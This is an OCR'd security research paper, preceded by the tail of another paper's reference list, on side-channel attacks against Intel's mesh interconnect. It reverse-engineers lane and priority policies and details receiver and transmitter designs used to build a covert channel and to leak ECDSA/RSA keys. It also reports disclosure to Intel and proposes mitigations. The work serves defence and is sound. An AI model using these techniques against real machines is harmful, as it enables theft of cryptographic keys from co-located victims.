[53] J. Shi, X. Song, H. Chen, and B. Zang, "Limiting cache-based side-channel in multi-tenant cloud using dynamic page coloring," in *Proceedings of the 2011 IEEE/IFIP 41st International Conference on Dependable Systems and Networks Workshops*, ser. DSNW '11. Washington, DC, USA: IEEE Computer Society, 2011, pp. 194–199. [Online]. Available: http://dx.doi.org/10.1109/DSNW.2011.5958812

[54] D. Skarlatos, M. Yan, B. Gopireddy, R. Sprabery, J. Torrellas, and C. W. Fletcher, "Microscope: enabling microarchitectural replay attacks," in *Proceedings of the 46th International Symposium on Computer Architecture*, 2019, pp. 318–331.

[55] P. Subramanyan, R. Sinha, I. Lebedev, S. Devadas, and S. A. Seshia, "A formal foundation for secure remote execution of enclaves," in *Proceedings of the 2017 ACM SIGSAC Conference on Computer and Communications Security*, ser. CCS '17. New York, NY, USA: Association for Computing Machinery, 2017, p. 2435–2450. [Online]. Available: https://doi.org/10.1145/3133956.3134098

[56] J. Van Bulck, M. Minkin, O. Weisse, D. Genkin, B. Kasikci, F. Piessens, M. Silberstein, T. F. Wenisch, Y. Yarom, and R. Strackx, "Foreshadow: Extracting the keys to the intel {SGX} kingdom with transient out-of-order execution," in *27th {USENIX} Security Symposium ({USENIX} Security 18)*, 2018, pp. 991–1008.

[57] J. Van Bulck, D. Moghimi, M. Schwarz, M. Lipp, M. Minkin, D. Genkin, Y. Yuval, B. Sunar, D. Gruss, and F. Piessens, "LVI: Hijacking Transient Execution through Microarchitectural Load Value Injection," in *41th IEEE Symposium on Security and Privacy (S&P'20)*, 2020.

[58] J. Van Bulck, F. Piessens, and R. Strackx, "Nemesis: Studying microarchitectural timing leaks in rudimentary cpu interrupt logic," in *Proceedings of the 2018 ACM SIGSAC Conference on Computer and Communications Security*. ACM, 2018, pp. 178–195.

[59] J. Wang, C. Sung, and C. Wang, "Mitigating power side channels during compilation," in *ACM SIGSOFT Symposium on the Foundations of Software Engineering (FSE'19)*, 02 2019.

[60] S. Wang, Y. Bao, X. Liu, P. Wang, D. Zhang, and D. Wu, "Identifying cache-based side channels through secret-augmented abstract interpretation," in *NDSS*, 05 2019.

[61] S. Wang, P. Wang, X. Liu, D. Zhang, and D. Wu, "Cached: Identifying cache-based timing channels in production software," in *26th USENIX Security Symposium, USENIX Security 2017, Vancouver, BC, Canada, August 16-18, 2017.*, 2017, pp. 235–252.

[62] Y. Wang, A. Ferraiuolo, D. Zhang, A. C. Myers, and G. E. Suh, "Secdcp: Secure dynamic cache partitioning for efficient timing channel protection," in *Proceedings of the 53rd Annual Design Automation Conference*, ser. DAC '16. New York, NY, USA: ACM, 2016, pp. 74:1–74:6. [Online]. Available: http://doi.acm.org/10.1145/2897937.2898086

[63] Z. Wang and R. B. Lee, "New cache designs for thwarting software cache-based side channel attacks," in *ACM SIGARCH Computer Architecture News*, vol. 35. ACM, 2007, pp. 494–505.

[64] Z. Wang and R. B. Lee, "A novel cache architecture with enhanced performance and security," in *Proceedings of the 41st annual IEEE/ACM International Symposium on Microarchitecture*. IEEE Computer Society, 2008, pp. 83–93.

[65] M. Werner, T. Unterluggauer, L. Giner, M. Schwarz, D. Gruss, and S. Mangard, "Scattercache: thwarting cache attacks via cache set randomization," in *28th {USENIX} Security Symposium ({USENIX} Security 19)*, 2019, pp. 675–692.

[66] M. Wu, S. Guo, P. Schaumont, and C. Wang, "Eliminating timing side-channel leaks using program repair," in *ISSTA*. ACM, 2018, pp. 15–26.

[67] M. Wu and C. Wang, "Abstract interpretation under speculative execution," in *Proceedings of the 40th ACM SIGPLAN Conference on Programming Language Design and Implementation*, ser. PLDI 2019. New York, NY, USA: ACM, 2019, pp. 802–815. [Online]. Available: http://doi.acm.org/10.1145/3314221.3314647

[68] Y. Xie and G. H. Loh, "Pipp: Promotion/insertion pseudo-partitioning of multi-core shared caches," in *Proceedings of the 36th Annual International Symposium on Computer Architecture*, ser. ISCA '09. New York, NY, USA: ACM, 2009, pp. 174–183. [Online]. Available: http://doi.acm.org/10.1145/1555754.1555778

[69] W. Xiong and J. Szefer, "Leaking information through cache lru states," in *2020 IEEE International Symposium on High Performance Computer Architecture (HPCA)*. IEEE, 2020, pp. 139–152.

[70] Y. Xu, W. Cui, and M. Peinado, "Controlled-channel attacks: Deterministic side channels for untrusted operating systems," in *Security and Privacy (SP), 2015 IEEE Symposium on*. IEEE, 2015, pp. 640–656.

[71] M. Yan, B. Gopireddy, T. Shull, and J. Torrellas, "Secure hierarchy-aware cache replacement policy (sharp): Defending against cache-based side channel atacks," *SIGARCH Comput. Archit. News*, vol. 45, no. 2, pp. 347–360, Jun. 2017. [Online]. Available: http://doi.acm.org/10.1145/3140659.3080222

[72] D. Zagieboylo, G. E. Suh, and A. C. Myers, "Using information flow to design an isa that controls timing channels," in *32nd IEEE Computer Security Foundations Symp. (CSF)*, June 2019. [Online]. Available: http://www.cs.cornell.edu/andru/papers/hyperisa

[73] D. Zhang, A. Askarov, and A. C. Myers, "Language-based control and mitigation of timing channels," in *ACM SIGPLAN Conf. on Programming Language Design and Implementation (PLDI)*, June 2012, p. 99–110. [Online]. Available: https://www.cs.cornell.edu/andru/papers/pltiming.html

[74] D. Zhang, Y. Wang, G. E. Suh, and A. C. Myers, "A hardware design language for timing-sensitive information-flow security," in *Proceedings of the Twentieth International Conference on Architectural Support for Programming Languages and Operating Systems*, ser. ASPLOS '15. New York, NY, USA: ACM, 2015, pp. 503–516. [Online]. Available: http://doi.acm.org/10.1145/2694344.2694372

[75] Z. Zhou, M. K. Reiter, and Y. Zhang, "A software approach to defeating side channels in last-level caches," in *Proceedings of the 2016 ACM SIGSAC Conference on Computer and Communications Security*, ser. CCS '16. New York, NY, USA: ACM, 2016, pp. 871–882. [Online]. Available: http://doi.acm.org/10.1145/2976749.2978324

Don't Mesh Around: Side-Channel Attacks and Mitigations on Mesh Interconnects

Miles Dai* *MIT*
Riccardo Paccagnella* *UIUC*
Miguel Gomez-Garcia *MIT*
John McCalpin *TACC*
Mengjia Yan *MIT*

Abstract

This paper studies microarchitectural side-channel attacks and mitigations on the on-chip mesh interconnect used in modern, server-class Intel processors. We find that, though difficult to exploit, the mesh interconnect can be abused by an adversary *even when known attack vectors inside the cores and caches are closed*. We then present novel, non-invasive mitigation mechanisms to interconnect side-channel attacks and offer insights to guide the design of future defenses.

Our analysis starts by thoroughly reverse engineering the mesh interconnect to reveal, for the first time, the precise conditions under which it is susceptible to contention. We show that an attacker can use these conditions to build a cross-core covert channel with a capacity of over 1.5 Mbps. We then demonstrate the feasibility of side-channel attacks that leak keys from vulnerable cryptographic implementations by monitoring mesh interconnect contention. Finally, we present an analytical model to quantify the vulnerability levels of different victim and attacker placements on the chip and use the results to design a software-only mitigation mechanism.

1 Introduction

Microarchitectural attacks have become an increasingly serious threat to system security. In a microarchitectural attack, an attacker infers secrets about a victim program by monitoring the side effects of the victim's execution on shared hardware resources. These types of attacks can be used to leak cryptographic keys [6, 30, 61, 73, 75, 101, 103], browsing activity [72, 83, 84], user keystrokes [37, 38, 56, 57, 77, 78], and other secret information [35, 41, 43, 98]. Moreover, these attacks can employ speculative execution to completely bypass memory isolation and leak arbitrary data [13, 54, 59, 81, 86, 87].

In the past two decades, several hardware resources have been exploited to mount microarchitectural attacks, including caches [61, 73, 75, 101], branch predictors [2, 22, 23], and execution ports [5, 10, 33]. Fortunately, we have also seen more practical mitigation mechanisms. For example, to block attacks targeting SMT contexts, operating systems can disallow programs from different security domains from being scheduled onto the same CPU cores. Multiple effective mitigations to block cache side-channel attacks have also been proposed via spatially partitioning shared caches or flushing cache content upon context switches [12, 28, 32, 53, 60, 100, 107].

In this paper, we study an on-chip microarchitectural attack surface that remains open even if all attack vectors in the cores and caches are closed: the on-chip interconnect. Despite active research on microarchitectural security, very few works [20, 74, 82, 90, 92] have explored attacks and defenses on the on-chip interconnect. Such an interconnect extends across the whole chip and is used to connect all on-chip resources, including shared caches, DRAM controllers, and I/O ports. Specifically, the majority of accesses to the last-level caches and all accesses to DRAM need to travel through certain segments of the on-chip interconnect. Given their high accessibility, on-chip interconnects are likely to become increasingly relevant for microarchitectural security, especially as attack vectors inside the cores and caches are closed.

1.1 Challenges of Exploiting Mesh Interconnects

In particular, we explore microarchitectural attacks and mitigations on the *mesh interconnect* used in Intel server processors since 2016 [96]. On these processors, on-chip resources, including cores, private caches, and LLC slices, are organized into tiles and placed on the die using a 2-dimensional grid layout, shown in Figure 1. The mesh interconnect provides a bidirectional link between each pair of neighboring tiles.

There exist two key challenges to building microarchitectural attacks on the mesh interconnect. First, it is difficult to contend spatially on a mesh topology. For contention to occur, the attacker's and the victim's traffic flows must overlap on the interconnect. Server processors with a mesh interconnect contain many cores, providing numerous placement options for the victim and the attacker. Moreover, the mesh interconnect is designed to distribute traffic to avoid congestion. Consider-

*These authors contributed equally to this work.

ing the numerous placement options and sparsely-distributed traffic flows, blindly trying to detect interconnect contention is ineffective. An effective attacker must carefully consider the scheduling policies used by the mesh interconnect.

Second, it is difficult to create temporal contention. Temporal contention happens when the attacker's and the victim's traffic use a segment of the interconnect simultaneously. A memory access that misses in the L2 cache and hits in the LLC slice of a neighboring tile may spend 50 cycles in the cache but only 2 to 3 cycles on the interconnect. The probability for two such memory accesses to contend on the interconnect is low. Moreover, the extra latency caused by interconnect contention is small and thus is very sensitive to noise.

Taken together, these challenges require the attacker to have a thorough understanding of the mesh interconnect protocols. In fact, we show that uncovering details about the interconnect is not only essential for attacks, but also useful for mitigations.

1.2 This Paper

In this paper, we answer the following two questions. First, is it really *feasible* to construct side-channel attacks by only exploiting contention on a mesh interconnect? Second, are there non-invasive approaches that can mitigate interconnect side channels without requiring hardware modifications?

We start by reverse engineering previously unknown details about Intel's mesh interconnect. First, we reverse engineer the *lane scheduling policy* on the interconnect. We find that each segment in the mesh interconnect consists of multiple lanes, and the lane scheduling policy decides which lane a traffic flow will use based on the flow's source and/or destination tile. Interestingly, the policies for vertical rings and horizontal rings are completely different. Second, we reverse engineer the *priority arbitration policy* used at each tile. We find that the priority of a traffic flow is determined by its source tile. The priority information is important since traffic flows with a high priority cannot be delayed by ones with a low priority and thus cannot be used to observe interconnect contention.

We use the reverse-engineering results to build covert and side-channel attacks that exploit mesh interconnect contention. Our attacks work even if the processor has deployed mitigations against a wide range of microarchitectural attacks, including attacks targeting SMT resources, private and shared caches, and DRAM. Our covert channel can achieve a capacity of 1.53 Mbps. Our side-channel attack can extract keys from vulnerable ECDSA and RSA implementations.

Finally, we offer insights into mitigating interconnect side-channel attacks. Specifically, we find that the victim and attacker placements significantly affect attack efficacy. Importantly, not all the cores are equally vulnerable. We then design an analytical model to quantify vulnerability levels and validate this model using our side channel. We use the findings of our model to guide the design of a non-invasive software-based mitigation to interconnect side-channel attacks.

Disclosure We disclosed our findings to Intel in Q2'21. Intel classified our attack as a "traditional side-channel attack", and referred to their guidance on software-based mitigations [46].

2 Background

2.1 Cache Architecture

The cache is used to store data and instructions for fast access. On modern processors, the cache is typically *set-associative*. A *cache line* can reside in any way of a *cache set*, and the cache set that a line maps to is determined by its address bits.

Modern Intel processors have two levels of *private caches* (L1 and L2), and a *shared L3 cache*, also called last-level cache or LLC. The L1 cache is small (e.g., 32-64 KB) and fast, typically responding within 5 cycles. The L2 cache is slightly bigger (e.g., 256 KB-1 MB) and has a latency of 10-20 cycles. Finally, the shared LLC is large (e.g., several to tens of MBs) and has a latency of 40-60 cycles. The LLC latency is still much lower than the main memory (DRAM) access latency, which is on the order of 200-300 cycles.

When a memory access is issued by the core, the L1 cache is checked to find out if the data is present in the cache. If it is a hit, the data is sent to the core. If it is a miss, the request is sent to the L2 cache. Similarly, if the request misses in L2, it is further sent to the LLC and then to main memory.

LLC Slice Organization The LLC of modern Intel processors is organized into multiple *slices* (partitions). In client-class processors, the number of slices is the same as the number of cores. In server-class processors, the number of slices is sometimes greater than the number of cores (as we see in Section 3). Such an organization is helpful to keep the design modular and scalable. Intel processors map each memory address to a particular *slice ID* using a proprietary mapping function that is designed to keep the distribution of cache lines among slices as uniform as possible [43,44,48,50,64,67,102].

Cache Inclusiveness The LLC can be *inclusive*, *exclusive*, or *non-inclusive*. In an inclusive LLC, cache lines in the L2 caches are also present in the LLC. In an exclusive LLC, a cache line is never present in both the L2 caches and the LLC. In a non-inclusive LLC, a cache line in the L2 caches may or may not be present in the LLC.

2.2 On-chip Interconnect

On multi-core processors, an on-chip interconnect connects physical cores, shared caches, and memory controllers. Since the late 2000s, Intel has used a ring interconnect architecture, known as a *ring bus*. However, rising core counts on Intel's high-end processors revealed scalability issues which led Intel to develop the mesh interconnect. This interconnect first appeared in the Knights Landing microarchitecture in 2016 and has since been used by all Intel processors in the Xeon Scalable server series and the high-end Core X-series [96].




Figure 1: Intel mesh interconnect architecture.

Mesh Topology The interconnect topology determines the physical layout and connections between hardware modules. We call each hardware module a *tile*. Intel's mesh interconnect topology, shown in Figure 1(a), organizes tiles into a 2-dimensional array and forms a grid. Each tile is directly connected to its immediate neighbors [47, 96].

Tile Types Relevant to this paper are two types of tiles: *Core tile*s and *IMC tile*s [96]. As shown in Figure 1(b), a Core tile incorporates a CPU core (including L1 and L2), an LLC slice, and a *ring stop*. The LLC slice includes the data, directory (snoop filter), and a control unit called the Caching/Home Agent (*CHA*), used to maintain cache coherency between tiles. The ring stop is responsible for injecting, forwarding, and receiving traffic to/from the interconnect. It is also referred to as a node router or ring station [74]. An IMC tile includes a ring stop and an integrated memory controller that is connected to off-chip DRAM modules. Cascade Lake processors have two IMC tiles placed symmetrically on the border of the grid.

2.3 Microarchitectural Side Channels

A microarchitectural side channel involves a *transmitter* in the victim's security domain and a *receiver* in the attacker's security domain stealthily communicating with each other. The medium of the communication channel is some microarchitectural structures whose states and occupancy can be modified by the transmitter and the receiver's activities. Similar to prior work [33, 74], we classify microarchitectural side channels into two groups based on the type of resource they exploit: eviction-based attacks and contention-based attacks.

Eviction-based attacks (also called "stateful") focus on microarchitectural resources that hold shared states, such as caches [1, 3, 6, 17, 19, 30, 37–40, 49, 52, 58, 61, 65, 69, 72, 73, 75, 80, 83, 84, 101, 105, 106], TLBs [34], DRAM row buffers [77], and Branch Target Buffers (BTB) [2, 22, 23]. An eviction-based attack generally involves three steps. First, the receiver executes and brings a shared microarchitectural structure into a known state. Second, the transmitter is triggered to modify the shared state based on some secret value. Third, the receiver probes the structure to learn the modified state and infer the secret. The classical cache attacks such as Flush+Reload [101] and Prime+Probe [73, 75] follow the three steps above.

Contention-based attacks (also called "stateless") exploit the finite bandwidth capacity of a resource that is shared by multiple programs. Such resources include functional units [4, 93], cache banks [103], execution ports [5, 10, 33], the memory bus [97], random number generators [21], the on-chip interconnect [74], and the off-chip interconnect [51]. When multiple parties concurrently use such a resource, delays occur which might result in information leaks. In a contention-based attack, information leakage happens only *during the time* when the victim is utilizing the shared resource, in contrast to an eviction-based attack, where the attacker and the victim do not need to simultaneously use the shared resource.

3 Target Architecture and Tile Layout

In this section, we describe some basic architectural parameters of the Intel Xeon Scalable Family Processors on the Purley platform launched in 2017, which implement the mesh interconnect. These parameters include the cache configurations, the tile layout, and the tile mapping which are necessary to reverse engineer the mesh interconnect in Section 6 and carry out the attacks in Sections 7 and 8. Throughout the paper, we run our experiments on a 24-core Intel Xeon Gold 5220R (Cascade Lake) processor running Ubuntu 18.04.

Cache Configurations Our processor features three levels of caches. The L1 is 32 KB with 64 sets and 8 ways. The L2 is 1 MB with 1024 sets and 16 ways. Each LLC slice is 1.375 MB with 2048 sets and 11 ways. Importantly, the shared LLC is non-inclusive. To generate interconnect traffic between two given tiles, we need to generate cache accesses that miss in the private caches and hit in a specific LLC slice. We describe how to do this with a non-inclusive LLC in Section 5.1.

Tile Layout Intel Cascade Lake processors come with three different die configurations, namely, LCC (low core count), HCC (high core count), and XCC (extreme core count). We focus our analysis on the XCC configuration, which consists of 30 tiles, organized into a 5×6 grid, shown in Figure 2.

Prior work [42, 55, 68] provides multiple approaches to reverse engineer the tile layout. We used an approach similar to the one from McCalpin [68], that we describe in Appendix B.

Figure 2 shows the results of our reverse engineering. We label each tile using a 2D coordinate (x, y), where x indicates the row number and y indicates the column number. For example, tile $(0,0)$ is at the top left corner of the chip.

In this processor, there are two IMC tiles, located symmetrically at $(1,0)$ and $(1,5)$. The remaining 28 tiles are all Core tiles. Two Core tiles, $(3,3)$ and $(4,2)$, are completely disabled (black), and another two tiles, $(4,0)$ and $(4,5)$, are partially disabled (yellow). In a partially disabled Core tile, the LLC slice, directory slice, and CHA are enabled while the core and




Figure 2: An example tile layout of an Intel Cascade Lake processor with 24 active cores and 26 active LLC slices.

private caches are disabled. As a result, our processor has 24 active cores and 26 active LLC slices.

The position of the disabled tiles may vary between chips of the same model [68]. For example, we found that on another chip with the same processor model, the completely disabled tiles are located at $(3,1)$ and $(4,5)$ and the partially disabled ones at $(4,0)$ and $(3,5)$. We describe how this variability can be accounted for by an attacker in Appendix B.

Tile Mapping To reverse engineer the mesh interconnect protocols, we also need to know 1) which tile a given CPU ID maps to, and 2) which tile a given LLC slice ID maps to. The CPU ID is used by the operating system (OS). Since our 24-core processor has hyper-threading (SMT) enabled, the OS sees 48 logical CPUs. CPU c and CPU $c+24$ always map to the same tile. The LLC slice ID is kept internally by the hardware and is referred to as the *CHA ID* by Intel.

Our approach to inferring the tile mapping information is similar to the one from McCalpin [68] and is described in Appendix B. Figure 2 shows the two mapping relationships we found using such an approach on our processor. For clarity, we use the 2D coordinates to refer to tiles, CPU IDs, and LLC slices in the remainder of this paper. The reader can use Figure 2 to figure out CPU and slice IDs if needed.

To generate and monitor traffic between two tiles (x_0,y_0) and (x_1,y_1), we pin a process to Core (x_0,y_0) and make it perform cache accesses to LLC slice (x_1,y_1). For conciseness, we use the following format to describe the above configuration:

$$\text{Core}(x_0,y_0) \leftrightarrow \text{Slice}(x_1,y_1)$$

The bidirectional arrow represents the multiple traffic flows in both directions, which we explain in Section 6.

4 Threat Model

Like prior work, we assume that the victim and the attacker are co-located on the same machine and run on the same processor. They belong to different security domains, do not share memory [89, 108], and can run on different processes or virtual machines. We assume a restrictive scenario where the system has adopted effective defense mechanisms against known on-chip side-channel attacks. For example, the system may disallow software from different security domains from concurrently running on the same core [7, 16, 63] and adopt LLC partitioning to prevent cross-core cache attacks [12, 60, 85].[1] Assuming the presence of such mechanisms allows us to study the microarchitectural attack surface beyond known on-chip side-channel attacks. Indeed, the goal is to highlight that even if known on-chip side channels are mitigated, we are still vulnerable to interconnect side-channel attacks.

In the cross-process setup, we consider an attacker who is able to choose its placement (which core to execute on) using the `set-affinity` command. When targeting cryptographic implementations, we also make the standard assumption that the attacker knows the code of the victim as most cryptographic libraries are open source. Finally, we assume that the attacker can observe multiple victim executions to leak multiple bits of the key and increase the efficacy of the attack.

5 Designing Receivers and Transmitters

In this section, we describe the design of the receiver and the transmitter that we use to reverse engineer the mesh interconnect (Section 6) and mount our attacks (Sections 7 and 8).

5.1 Designing the Receiver

The goal of the receiver is to detect contention on the mesh interconnect. Since interconnect contention can be small (a few cycles per load), it is important for the receiver to make accurate and reliable measurements.

Baseline Receiver The receiver monitors the interconnect by pinning itself to a given core and accessing addresses that map to a given LLC slice. These accesses will travel through the mesh interconnect and may be delayed by interconnect contention from other applications. The receiver can then time these accesses to determine whether contention happened.

To generate *reliable* accesses to a given LLC slice, the receiver's accesses need to miss in the L2 and hit in the LLC while avoiding L2 hits and DRAM accesses. To this end, we use two sets of addresses called a *monitoring set* and an *eviction set* (*EV*). The monitoring set monitors traffic between a remote LLC slice and the receiver's core, and the EV evicts the monitoring set from the L2 cache to the LLC. The addresses in the monitoring set are mapped to the target LLC slice and to one or more L2 sets. The addresses in the EV are mapped to the receiver's local LLC slice (to avoid

[1] This is partially possible on today's processors using Intel CAT, which allows the creation of way-based partitions [70]. Additionally, mechanisms that partition cache directories (to block [99]) have been proposed in the literature [11, 15, 100] and may be deployed in future hardware.

generating unnecessary interconnect traffic) and to the same L2 set(s) as the monitoring-set addresses. We can obtain addresses that map to the desired L2 set and LLC slice using prior approaches [74, 102], discussed in Appendix A.

The receiver works in three steps:

1. **Preparation:** The receiver accesses the addresses in the monitoring set, bringing them into the L2 cache of the receiver's core. Since the LLC is non-inclusive, these addresses may not be present in the LLC.
2. **Eviction:** The receiver accesses the addresses in the EV multiple times to evict the addresses in the monitoring set from the L2 cache of the receiver's core. Any addresses in the monitoring set that were not in the LLC will be written back to the corresponding LLC slice [99].
3. **Measurement:** The receiver accesses the addresses in the monitoring set and times the latency of *each access* using `rdtsc`. This latency includes the time for the accesses to travel through the interconnect. Note that this step collects multiple latency samples. The number of samples is determined by the size of the monitoring set.

The last two steps (Eviction and Measurement) can be repeated to collect more latency samples.

Tuning the Receiver We tune the following knobs to find the receiver configuration that gives the most reliable measurements: 1) monitoring set size, 2) EV size, and 3) number of times we access the EV during the Eviction step.

The monitoring set contains addresses that map to multiple L2 sets and multiple addresses mapped to each L2 set. We denote the number of L2 sets as N_{L2} and the number of addresses mapped to each L2 set as W_{L2}. The size of the monitoring set is $N_{L2} \times W_{L2}$. Using a larger monitoring set allows for more consecutive latency samples in the Measurement step (step 3 above), leading to a larger consecutive monitoring window. However, constructing a larger monitoring set takes longer and also requires constructing N_{L2} eviction sets.

We adjust N_{L2} and W_{L2} to tailor the transmitter and receiver to different tasks. In the reverse engineering of Section 6, we set $N_{L2} = 1$ to reduce the time spent creating the monitoring set. We set $W_{L2} = 16$. Recall that each LLC slice has 11 ways but has twice as many sets as the L2 cache. Thus, 22 addresses per L2 set could ideally fit in an LLC slice. In practice, we found that 16 addresses per L2 set works more reliably. When measuring the receiver's temporal resolution (Section 7) and executing side-channel attacks (Section 8), we set $N_{L2} = 32$ to have a large consecutive monitoring window. For the covert-channel (Section 7), we also design a version of the receiver that has an infinite monitoring window and does not require eviction-set accesses, at the cost of a lower sampling density.

Finally, we consider the EV size and the number of times to access the EV. The goal of the EV is to evict all the monitoring set addresses from the L2 cache to the LLC. Through experimentation, we found that accessing an EV with 16 addresses per L2 set 4 times can achieve 100% eviction rate.




Figure 3: Increased access latency of the receiver for different transmitter configurations.

5.2 Designing the Transmitter

The goal of the transmitter is to reliably generate contention on the interconnect. To this end, it must satisfy the following requirements. First, the transmitter's traffic should incur high contention to help distinguish different levels of contention. Second, the traffic should be reliable, introducing low variance in the receiver's signal. Third, the transmitter should generate as few coherence transactions as possible to facilitate analyzing the traffic patterns.

Baseline Transmitter The baseline transmitter configuration resembles that of the receiver in Section 5.1. The transmitter uses 2 eviction sets: a *target EV* that maps to a given target LLC slice and a *local EV* that maps to the local LLC slice. The two EVs map to the same L2 sets and can evict each other from the L2 to their LLC slices. The transmitter alternately accesses the two EVs to generate traffic to the target LLC slice. The local EV only generates local traffic and does not use the interconnect, simplifying our reverse-engineering process. When addresses in each EV are mapped to multiple L2 sets, the accesses to the different L2 sets are interleaved.

Tuning Transmitter Configurations We adjust the following to find the best transmitter configuration: 1) the number of L2 sets that are mapped to by addresses within each EV, and 2) the number of addresses that map to each of those L2 sets. To compare configurations, we use the receiver from Section 5.1 to monitor the transmitter's traffic and measure the increase in average latency when the transmitter is on. The receiver monitors on $\text{Core}(0,3) \leftrightarrow \text{Slice}(0,2)$, and the transmitter generates traffic on $\text{Core}(0,5) \leftrightarrow \text{Slice}(0,1)$. This configuration was found experimentally to exhibit interconnect contention.

Figure 3 shows the receiver's observation when using different transmitter configurations. A larger latency increase suggests that the transmitter introduced more contention.

Regarding the number of addresses per L2 set, we see that when the number of addresses per L2 set is 8 or lower, the latency difference is zero. Since the L2 associativity is 16, the transmitter is unable to generate LLC hits when both the local and target EVs have 8 or fewer addresses. Thus, no interconnect traffic is generated. When there are between 9 and 22 addresses per L2 set, the latency difference increases, indicating that the transmitter generates increasing levels of

contention. Above 22 addresses per L2 set, the difference decreases as the transmitter experiences LLC misses. The loads are served from DRAM, slowing down the transmitter.

Regarding the number of L2 sets used by each EV, we observe that when the transmitter uses two L2 sets instead of one, the receiver observes higher contention. For example, when the transmitter uses two L2 sets and 15 addresses per L2 set, the receiver observes a 2.1-cycle average difference, which is nearly twice the 1.1-cycle average difference when using a single L2 set. Further increasing the number of L2 sets to 3 or above had negligible impact.

We also found that the parity of the set indices of the two L2 sets has an impact on the receiver's observation. Specifically, when the two sets have both even or both odd set numbers (same parity), the latency difference saturates when the number of addresses per L2 set reaches 15. However, when the parities of the two sets are different, the average latency difference keeps increasing and can reach as high as 3.28 cycles.

Optimal Transmitter Configuration Considering all the above factors, we pick the following transmitter configuration since it generates high contention and shows high reliability.

- The addresses in each EV map to two L2 sets.
- The two L2 set indices have different parities.
- The number of addresses per L2 set is 20.

6 Reverse Engineering the Mesh Interconnect

In this section, we use the transmitter and the receiver from Section 5 to reverse engineer the characteristics of Intel's mesh interconnect. In particular, we determine the precise conditions necessary for contention to occur. For both the covert channel (Section 7) and the side-channel attack (Section 8), these findings inform the optimal receiver placement to leak data with a low error rate and high bandwidth.

Overview Intel's mesh interconnect is implemented as a 2-dimensional array of ring interconnects [62, 96]. Traffic on this array follows a Y-X routing policy, meaning that it always travels vertically first and then horizontally [68, 96]. When changing direction, the traffic must jump from a vertical ring to a horizontal ring. Each ring is made of 4 functionally-separate rings: 1) a *request ring*, also known as address ring, 2) a *data ring*, also known as block ring, 3) an *acknowledge ring*, and 4) an *invalidate ring*, also known as snoop ring [47].

Intuitively, contention on the mesh interconnect happens when two memory accesses use the same physical ring, in the same direction, and on overlapping segments. However, this is *not sufficient* to guarantee observable contention. Determining the precise necessary conditions requires answering the following three questions. First, what traffic flows and rings are used by different memory transactions? Second, what is the scheduling policy that allocates these traffic flows to physical lanes? Prior work [74] found that Intel's ring interconnects use a multi-lane organization, but the policy on our processor is different from that of a 1-dimensional ring interconnect. Finally, what is the arbitration policy that determines the priority between multiple in-flight traffic flows?




Figure 4: Lane scheduling policy for Core→Slice traffic on horizontal rings and vertical rings. Black and white squares indicate different lanes. For each pair of source and destination tiles, the Slice→Core traffic uses the opposite lane.

In this section, we answer all three questions. Note that all the reverse engineering experiments in this section are carried out with hardware prefetchers disabled [45]. The prefetchers are enabled to model a realistic setup when we perform the covert channel and side-channel attacks.

6.1 Traffic Flows

We first figure out which rings are used by different traffic flows using Intel performance counters (or PMON counters).

We run the transmitter (from Section 5.2) and configure the PMON counters to measure the number of cycles that each ring is used for at each ring stop.[2] These numbers reveal the precise rings and segments of the mesh interconnect that are used by the transmitter.

On running the transmitter, we observed traffic flows from the core to the LLC slice on the request ring and the data ring. Traffic was also observed going from the LLC slice to the core on the data ring and the acknowledge ring. According to our analysis, the data traffic flow from core to slice is due to writeback data. On a non-inclusive cache, when an L2 line is replaced, the data needs to be written back to the LLC [99].

6.2 Lane Scheduling Policy

Prior work discovered that each of the request, data, and acknowledge rings features two physical "lanes" [74]. Intel's Uncore PMON guide for our processor [47] confirms the existence of such lanes and refers to them as "odd/even rings". The guide also describes PMON counter unit masks that can monitor traffic on the two lanes of each ring separately which we use to reverse engineer the lane scheduling policy. Specifically, we run our transmitter and use the PMON counters to identify the lanes used by various transmitter placements.

[2] This is done using the "In Use RING Events". For example, the horizontal acknowledge ring can be monitored with `HORZ_RING_AK_IN_USE` [47].




Figure 5: Priority arbitration policy for different traffic flows.

